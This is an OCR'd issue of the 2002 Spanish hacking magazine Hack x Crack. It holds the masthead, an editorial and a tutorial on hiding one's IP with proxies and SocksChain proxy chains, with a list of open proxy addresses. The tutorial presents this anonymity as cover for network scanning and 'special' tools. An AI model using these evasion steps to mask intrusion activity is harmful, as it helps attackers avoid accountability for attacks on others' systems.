3€ SEGURIDAD INFORMATICA 3€

SEPTIEMBRE 2002 -- NUMERO 3

# LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com


## OCULTA TUS PASOS

## CADENAS DE PROXIES PASO A PASO

HACKEA NUESTRO SERVIDOR !!!

## NETCAT: SHELL DE SISTEMA

## EJERCICIOS DE HACKING



P.V.P. 3 €



**EDITORIAL: EDITOTRANS S.L.U.**
**C.I.F.:B43675701**

Director Editorial: I. SENTIS
E-mail contacto:***director@editotrans.com***

Título de la publicación: Los Cuadernos de HACK X CRACK.
Web: www.hackxcrack.com

Deposito legal: B.26805-2002.
Código EAN: 8414090202756.
Código ISSN: En proceso.

Director de la Publicación: J. Sentís
E-mail: ***director@hackxcrack.com***

Diseño gráfico: J. M. Velasco
Contacto diseñador gráfico:***colaboradores@hackcrack.com***

Redactores: AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO....
Contacto redactores: ***redactores@hackxcrack.com***

Colaboradores: Mas de 130 personas, de España, de Brasil, de Argentina, de Francia, de Alemania e incluso uno de Japón :) y como no algún Estadounidense.
Contacto colaboradores: ***colaboradores@hackxcrack.com***

Imprime: España

Distribución: **Coedis S.L.** Avda. de Barcelona, 225. Molins de Rei. Barcelona.


*Numero 3 -- SEPTIEMBRE 2002*

# EDITORIAL: COLAPSADOS PERO INDOMABLES

Bueno, bueno, bueno... otra vez por aquí dando la lata y abriendo esas puertas que otros intentan cerrar.

En este número vamos a aclarar algunas dudas que han inundado nuestros buzones de correo, explicaremos mejor todo eso de la ocultación por proxy (podrás encadenar proxies y ocultar cualquier programa de forma automática), te presentaremos al Sr. NETCAT y prepárate para hacer prácticas de Hack. Lástima que por falta de espacio no hemos podido incluir ciertas secciones habituales, en el próximo número y sin falta, seguiremos con el curso de TCP/IP y muchas mas cosas :)

Hemos recibido una incontable cantidad de mails expresando el agradable impacto que esta publicación ha causado en algunos de nuestros lectores, personas normales que hace tiempo exploran la red buscando cómo introducirse en esto del Hacking y que han sido una y otra vez desilusionadas por las promesas de conocimiento jamás cumplidas.

Algunas críticas son tan buenas que, sinceramente, nos han ayudado a seguir con la publicación a pesar de incontables problemas...

¿Qué problemas? ¿Acaso editar una revistilla de apenas 70 páginas es un problema? Venga hombre, no me vengas con esas...

Pues SÍ, han surgido muchos problemas, cosas inexplicables que están haciendo mella en todos los que participamos en esta publicación. No es el momento de lanzar acusaciones contra nadie, pero al parecer, una "mano negra" intenta que esta publicación no llegue ni sea expuesta en los quioscos de toda España. Por ahora y sin pruebas no diremos nada más.

A pesar de todo estamos AQUÍ dando guerra a quien intente detenernos. Solo tenemos un objetivo: SEGUIR OFRECIENDO CONOCIMIENTO. La única fuerza que puede detenernos SOIS VOSOTROS.

# CONTACTA CON NOSOTROS

**director@hackxcrack.com**

Ya sabes, pora cosas importantes :)

**redactores@hackxcrack.com**

**colaboradores@hackxcrack.com**

Dudas, críticas, preguntas, errores
y lo que tu quieras

**flechaacida@hackxcrack.com**

Para esas cosas que no soportas:
Denuncia a quien te agrede !!!

**defensalector@hackxcrack.com**

No te cortes: CRITÍCANOS !!!

**juridico@hackxcrack.com**

Si quieres denunciarnos A NOSOTROS, este
es tu mail :)

**publicidad@hackxcrack.com**

MUESTRA TUS PRODUCTOS EN
HACK X CRACK

# PROXY: OCULTANDO NUESTRA IP!!!

# ASUMIENDO CONCEPTOS :)

**Con este artículo, podrás ocultar tu IP en cualquier situación:**
- **En tu navegador de Internet, ya sea el Internet Explorer, el Netscape o cualquier otro.**
- **En tu escáner preferido ;)**
- **En resumen: EN CUALQUIER PROGRAMA que se conecte a Internet!!!**

Muchos ya estarán diciendo... Si, hombre, si, y qué mas... Si un programa NO ADMITE en sus opciones incluir un Proxy, pues eso no puede hacerse. JA!!! Ya quieren enredarme, JUAS!!! ... ahora me harán tocar el registro de mi Windows y total para nada.

¿Ya has acabado? ¿Si? Pues verás lo que te espera :p

## 1.- ¿Qué sabemos hasta ahora?

En el número 2 de Hack x Crack aprendimos la manera más sencilla de ocultar la IP poniendo un proxy directamente en el programa que queríamos ocultar, en ese caso nuestro Internet Explorer y nuestro SSS. Esa es la manera más sencilla pero también la más manual y horriblemente tediosa... tal como se puede comprobar en el FORO de nuestra Web (www.hackxcrack.com).

En el caso del SSS, todo era muy sencillo, tan solo había que poner el proxy tal como explicamos. Pero en el caso del Internet Explorer, algunas personas tuvieron problemas.
AZIMUT, el "amo del foro", me pasó unas puntualizaciones respecto al tema que paso a detallaros.

*OJO!!! Esto es Importante para anonimizar el Internet Explorer:*

*Hay dos tipos de conexiones a Internet dominantes en el territorio Español:*


*- Cable / ADSL (como MENTA, ONO, ADSL de Telefónica, etc.): Este tipo de conexiones, es considerado por Windows como una LAN (como una red INTERNA, para entendernos). En este caso el proxy debe ponerse como se expuso en el número 2.*

*- Por módem analógico u otro dispositivo marcador: Es cuando antes de poder navegar, debemos marcar un número de teléfono, el típico caso de los módems analógicos que "berrean" unos segundos mientras marcan el número de teléfono del ISP, comprueban el nombre de usuario y esas cosas. En este caso, Windows interpreta que es una "conexión de acceso telefónico" (una conexión de red EXTERNA, para entendernos) y debe configurarse directamente esa conexión.*

Ahora explicaremos cómo se configura un proxy manualmente en los dos casos:

CASO 1: LINEA tipo CABLE / ADSL
Idéntico a como se enseñó en el número 2 de Hack x Crack.

- Abrimos el Internet Explorer, vamos a Herramientas --> Opciones de Internet --> Conexiones --> Configuración LAN (puesto que las conexiones tipo cable son consideradas internas) y veremos una ventana como esta:



Tal como se ve en la imagen...
* En "Configuración Automática" debemos dejar desmarcadas ambas opciones. Esas se utilizan en casos especiales en que el ISP o el Administrador de la Red ofrezca funciones específicas para la navegación, como mayor seguridad, filtros, etc. Además, que yo sepa, ningún proveedor (ISP) en España obliga a tener activas ninguna de esas dos opciones.
* En "Servidor proxy" debemos activar ambas casillas e introducir la IP o el NOMBRE de nuestro proxy así como su PUERTO. La primera simplemente activa la posibilidad de utilizar proxy y la segunda le dice al navegador que no utilice el proxy para direcciones locales (imagina que tuvieses una intranet y un servidor Web en uno de los ordenadores de la intranet, pues así accedes a esa Web sin que tus paquetes de información den la vuelta por Estados Unidos ;))

CASO 2: LINEA TIPO MODEM ANALÓGICO U OTRO DISPOSITIVO MARCADOR
- Abrimos el Internet Explorer, vamos a Herramientas --> Opciones de Internet --> Conexiones (hasta aquí igual que antes). Ahora en lugar de seleccionar "Configuración LAN", nos fijamos en nuestro "dispositivo marcador" (MODEM), en la imagen puedes ver que la nuestra se llama "TERRA TARIFA PLANA".

- Pues seleccionamos (pulsamos una vez sobre él) el que utilizamos para conectarnos a Internet (solo deberías tener uno o ninguno, si no tienes ninguno es que te conectas por LAN ;) y pulsamos a la derecha el botón "Configuración".
- Ahora nos aparecerá la configuración.



Como podemos ver, es casi idéntica a la anterior. En concreto, respecto al apartado "Servidor proxy" es idéntico. Pues eso, hacemos lo mismo que antes, marcamos los dos recuadros de la sección "Servidor Proxy" y ponemos nuestro proxy (la IP o el Nombre) y el puerto. Idéntico al caso anterior :).

*MUY IMPORTANTE: OJO!!! Muchas personas creen que al poner un proxy anónimo en su Internet Explorer (tal como hemos indicado) quedan "ocultos" hagan lo que hagan y utilicen el programa que utilicen. ESO ES FALSO!!!*

*Que quede muy claro, hemos configurado manualmente nuestro navegador (el Internet Explorer) para que nuestra IP REAL no sea mostrada en el Servidor Web que visitemos cuando navegamos por Internet, pero si abrimos el Flash FXP (ya conocemos al señor FXP del número 1, que por cierto, está disponible en nuestra WEB de forma gratuita :)) y nos conectamos a un Servidor FTP, pues nuestra IP REAL saldrá reflejada en el Servidor FTP. ¿Vale?*

Para anonimizar el Flash FXP, tendremos que buscar entre sus opciones dónde introducir nuestro proxy. Es como el SSS (Shadow Security Scanner), tuvimos en el número 2 que buscar dónde poner el proxy.

En resumen, que CADA PROGRAMA puede ser anonimizado MANUALMENTE siempre y cuando encontremos entre sus opciones la posibilidad de introducir un proxy PERO hay muchos programas que NO TIENEN ESA POSIBILIDAD.

- Bueno, vale, pero si mi SSS la tiene y mi navegador también, pues no necesito nada mas ¿no? Yo ya soy feliz :)

- Pues no, porque es un engorro tener que ir configurando programa tras programa. Además, cuando encuentres una utilidad "especial" ;) que quieras utilizar para "hacer el bien" y no puedas meterle un proxy, verás el cabreo que pillas ;P

*Comentario: Recuerda que la manera más sencilla de comprobar a fondo un Proxy es ponerlo en nuestro navegador y "surfear" un rato por la Red. De esta forma comprobaremos la velocidad y cómo responde. Es una tontería encontrar una lista de proxies, pillar el primero que veas, meterlo en nuestro SSS y empezar a escanear; porque si no compruebas que funcione bien, tu SSS no encontrará nada!!! Ese es el motivo de haber explicado de nuevo y a fondo cómo configurar nuestro navegador, para que puedas comprobar tus proxies ;)*

## 2.- ¿Qué es un proxy?

En el cuaderno número dos enseñamos a utilizar un proxy para ocultar nuestra IP y explicamos la diferencia entre proxy anónimo y proxy no anónimo. Pero no hemos explicado "Qué es un Proxy".

Bien, esto es complicado de explicar por un motivo, hoy en día hay ciertas palabras que poco a poco han ido invadiendo a otras de parecido significado y...

- Ahora me explicará una batallita de cuándo era joven... ya verás... de cuando la Tierra era Plana y todas esas tonterías.

Vaaaaaale, me juego el cuello, que conste!!! Menos mal que no nos hacen firmar los artículos porque si no, perdería todo el prestigio que años de esfuerzo me ha costado ganar. Un proxy es un programa (servicio) instalado en un ordenador remoto que nos permite hacer pasar a través de él nuestras peticiones de páginas Web (y de otras cosas, luego lo explicamos).

-Sí, eso ya me lo dijiste (mas o menos) en el número 2... "el tío quiere llenar revista con cosas del número 2, no veas el tío listo!!!!!!!"

Déjame que concrete un poco, solo un poco. Hoy en día, las máquinas que corren un servidor proxy, hacen mucho más que de intermediarios. La compañía MENTA (cable de Catalunya) IMPONE a sus clientes un "proxy transparente" (ya tienes un tipo de proxy que no conocías) que utiliza como caché de contenidos, parecido a lo que hace la caché de tu Internet Explorer. Con esto ahorra ancho de banda al no tener que hacer continuamente las mismas peticiones puesto que, si las tiene en su "proxy-transparente-cache", te la da directamente sin pedirla al servidor Web (con los problemas de refresco de contenidos que eso implica)

*NOTA: He conocido peña que visita durante dos semanas una Web y no ve NINGÚN cambio, cuando en realidad esa Web cambia los contenidos diariamente. ¿Dónde está el problema? En el empeño que tienen algunos ISPs en meterle proxies transparentes a sus clientes (el caso de Menta es un insulto a la inteligencia y una verdadera vergüenza). Si crees que te está pasando eso, pica en tu navegador en el botón de "actualizar" o simplemente el botón de tu techado F5 cuando visites una Web que parece no actualizarse nunca... a lo mejor tienes una sorpresa.*

Pero eso no es todo, hay proxies que te EXIGEN un nombre y una contraseña, por lo que la utilidad sería en este caso de control de accesos. Hay proxies que pueden utilizar protocolos "especiales" de seguridad, otros que LIMITAN tu navegación y los puertos que puedes utilizar en tu conexión (actuando como una especie de firewall, al estilo WinGate) y demás...

- Paaaaaaraaaaaaaaaaa!!!!! No me estoy enterando casi de nada :(

Mi intención diciendo todo eso en una sola parrafada es justificar la siguiente sentencia: Hoy en día NO SE PUEDE definir la palabra PROXY, el significado ha invadido otros campos y otros servicios, un proxy es una pasarela común, un firewall, una caché de disco, un control de accesos, una pasarela de acceso seguro y muchas mas cosas (ufff, creo que ahora nadie me escupirá por la calle, espero haber abalado con argumentos mi personal visión de lo que significa hoy en día PROXY, aunque los puristas me matarán, lo se)

- ¿Me lo explicas de nuevo?

No hace falta, ahora practicaremos y verás más claro el asunto y los tipos de proxy :)

Verás, he escrito todo eso porque estoy harto de ver/participar en kilométricas discusiones sobre este tema, los puristas intentan definir y mantener las definiciones de las cosas para siempre, pero debemos tener en cuenta que las cosas cambian y las definiciones deben también cambiarse. Debemos aceptar, por ejemplo, que un router es también un firewall porque cada día los servicios que nos ofrece la tecnología suelen agruparse en un mismo elemento (ya sea hardware o software, máquinas o programas). Así que abrid vuestra mente y disfrutad de las posibilidades que eso nos ofrece... je, je... ¿seguro que no sabes por dónde ando? ¿Seguro?... je, je... Imagina un Router-Firewall y una compañía durmiendo tranquila tras ese cacho máquina ;p... los routers tienen sus agujeros de seguridad y los firewalls también, por lo tanto nos están ofreciendo dos posibles errores en un solo aparato ;), es decir, que con la mitad de trabajo podemos abrir un agujero!!! ;) Así de claro!!! ¿Ves como todo este texto tenía un mensaje? ;p

# PROXY: OCULTANDO NUESTRA IP!!!

# ENCADENANDO PROXYS

---

**Vamos a dejar de meter proxies "a mano"**
**Vamos a dejar de volvernos locos buscando proxies por Internet**
**Vamos a ocultarnos detrás de una cadena de proxies ;) de forma automática**
**Vamos a desaparecer de la red ;p**

---

Antes de explicaros como anonimizar cualquier programa, vamos a enseñaros a hacer "cadenas de proxys", de esa forma será verdaderamente complicado que alguien os pueda seguir el rastro :)

## 1.- ¿Qué necesitamos?

Pues antes que nada, necesitamos el SocksChain v3.0. Este programita nos permitirá hacer lo que hemos comentado, así que todos a www.hackxcrack.com a pillarnos el programa :) (Recordad que en la sección programas, está todo lo necesario para hacer nuestros ejercicios).

Una vez tengamos el programa, lo instalamos e iniciamos, hasta aquí todo perfecto ¿no?

*Nota: Si tienes Windows XP y te sale un error, pon la ventana de error donde no moleste y sigue utilizando el programa como si nada ¿vale? No se por qué, pero en algunos equipos sale ese error. Por cierto, he dicho que pongas la ventana donde no moleste, no que la cierres... si no el SocksChain se cerrará solo ;p*

Esta es la imagen inicial del SocksChain v3.0, incluida la ventana de error :)

SocksChain

File View Service Tools Help

| Name | Port |
|---|---|
| Chain | 1080 |
| Test chain | 1081 |

SocksChain 3.5 starting
READY

SocksChain ha detectado un problema y debe cerrarse.

Si está en pleno proceso, puede perderse la información con la que esté trabajando.

**Informe a Microsoft de este problema.**

Se ha creado un informe de errores que puede enviarnos. Lo consideraremos como confidencial y anónimo.


Para ver los datos que contiene este informe de errores, haga clic aquí.

Enviar informes de errores | No enviar

## 2.- Indagando y localizando proxies automáticamente ;)

Vamos a Tools --> Proxy Manager y nos saldrá una ventanita como esta. Si de buenas a primeras, vemos que el recuadro blanco está lleno de "cosas", los seleccionamos todo y picamos el botón delete. Tiene que quedaros tan limpia como se puede ver en la imagen.

- Ahora picamos el botón Download (a la izquierda) y podremos ver algo así:



Pues bien, pulsamos el botón Test all y esperamos unos minutos hasta que veamos unas cuantas bombillas donde ahora están los símbolos X. No esperes a que TODO sean bombillas, cuando veas unas 15, borras el resto. Es decir, selecciona el resto (las que no son bombilla) y pulsa Delete. Te quedará algo así:

Proxy Manager

20 proxies

Close
Add
Delete
Edit
Download
Test all

| IP | SOCKS4 | SOCKS5 | HTTP |
|---|---|---|---|
| 202.101.138.22 | | 1080 | |
| 207.232.137.13 | | | 80 |
| 216.72.155.74 | | | 80 |
| 217.206.43.154 | 1080 | | |
| 209.190.131.35 | | | 8080 |
| 195.161.45.38 | | | 3128 |
| 208.249.221.98 | 1080 | | |
| 204.97.96.146 | 1080 | | |
| 217.222.189.131 | | | 8080 |
| 217.52.96.131 | 1080 | | |
| 217.126.122.160 | 1080 | | |
| 208.183.218.90 | | | 8080 |
| 208.245.162.250 | | | 8080 |
| 210.179.246.1 | | | 80 |
| 212.234.228.179 | | | 8080 |
| 209.226.5.133 | | | 8080 |
| 213.215.27.18 | 1080 | | |
| 217.144.7.3 | 1080 | | |
| 68.15.131.142 | 1080 | | |

- Ya puedes pulsar CLOSE (arriba a la izquierda ;p)

Ja, ja... ahora debes estar pensando en el tiempo que te pasaste buscando proxies por las páginas Web de ves a saber dónde y que encima no funcionaba ninguno (siguiendo las instrucciones de Hack x Crack 2). Es que... como te lo diría, no se puede dar todo hecho a la primera, eso es demasiado fácil :), no pienses en el tiempo que perdiste, piensa en lo que aprendiste visitándolas... porque espero no te limitases a probar proxies e intentases leer sobre
el tema ;)

Siempre hay un motivo para todo. Hacer las cosas a mano te permitirá ahora disfrutar, comprender y VALORAR lo que te ofrecemos.


- Encima de vacilarme, me putea. Este es uno de esos maestros que disfrutaba dando con la regla en los nudillos de sus alumnos, fijo que si.

Siempre hay un motivo para todo. Hacer las cosas a mano te permitirá ahora disfrutar, comprender y VALORAR lo que te ofrecemos (por segunda vez).

- No, si aun tendrá razón, cuando he visto tantos PROXIES para mi, me ha dado un... UN GUSTAZO!!!

3.- Ya tenemos los proxies. ¿Y ahora que?

Pues ahora pulsamos el símbolo verde + (arriba a la izquierda) y aparecerá una ventana como esta... venga no me mires mal, que no es tan complicada :)


Add Listener
X
Name:
Chain
Accept connections on Port:
1080
Auto-creating chain
Change the chain every
300
s
Chain Length:
2
proxies
IP SOCKS4 SOCKS5 HTTP
Add
Delete
Edit
If empty, then SocksChain works as SOCKS proxy
Select final proxy from:
IP SOCKS4 SOCKS5 HTTP
Add
Delete
Edit
Target (host:port):
Need only if you want to work with client, that doesn't support SOCKS
OK
Cancel
IP SOCKS4 SOCKS5 HTTP
202.101.138.22 1080
207.232.137.13 80
216.72.155.74 80
217.206.43.154 1080
209.190.131.35 8080
195.161.45.38 3128
208.249.221.98 1080
204.97.96.146 1080
217.222.189.131 8080
217.52.96.131 1080
217.126.122.160 1080
208.183.218.90 8080
208.245.162.250 8080
210.179.246.1 80
212.234.228.179 8080
209.226.5.133 8080
213.215.27.18 1080
217.144.7.3 1080
68.15.131.142 1080
216.72.154.197 1080

* Arriba a la izquierda, donde pone Name, vamos a darle otro nombre, por ejemplo HXC1080. Es simplemente una referencia para nosotros, para posteriormente poder seleccionar nuestra configuración personalizada :)

* Debajo está la opción Port, pues es el puerto donde escuchará las peticiones el SocksChain v3.0. El programa está instalado en nuestro ordenador y DEBE estar escuchando un puerto (el que nosotros le digamos) para poder trabajar. Es como en el caso del Serv-U, podemos ponerlo a la escucha en el puerto que queramos ;)

* Ahora llega lo realmente interesante, pero debes hacer lo que yo te diga o NO FUNCIONARÁ (no cierres esta ventana del SocksChain v3.0, que ahora volveremos a ella :)

## 4.- Montando una cadena de proxies ;)

- Primero debemos, estamos obligados, es imprescindible, es necesario y definitivamente tienes que hacer una comprobación POR TU CUENTA de los proxies y seleccionar los más rápidos.

¿Cómo? ¿Qué? Pero si ya tengo muchos y el programa ya lo ha comprobado :(

-Si, tienes muchos, pero debes seleccionar los mejores

Vale, de acuerdo... entonces me meto a probarlo navegando ¿verdad?

- NO!!! Esta vez harás algo mejor, testearás los proxies con el FlashFXP

No te entiendo, primero me dices que lo mejor es probarlo con el navegador y ahora que lo mejor es con el Cliente FTP/FXP, ese llamado FlashFXP.

- Pues sí, recuerda que te comenté la existencia de muchos tipos de proxies y te digo ahora que nuestro querido Internet Explorer NO ES CAPAZ de trabajar correctamente con muchos de ellos. Fíjate en la imagen anterior y mira que has encontrado proxys tipo SOCKS4, SOCKS5 y HTTP ;)

- Bueno, vale, pero no lo entiendo muy bien.

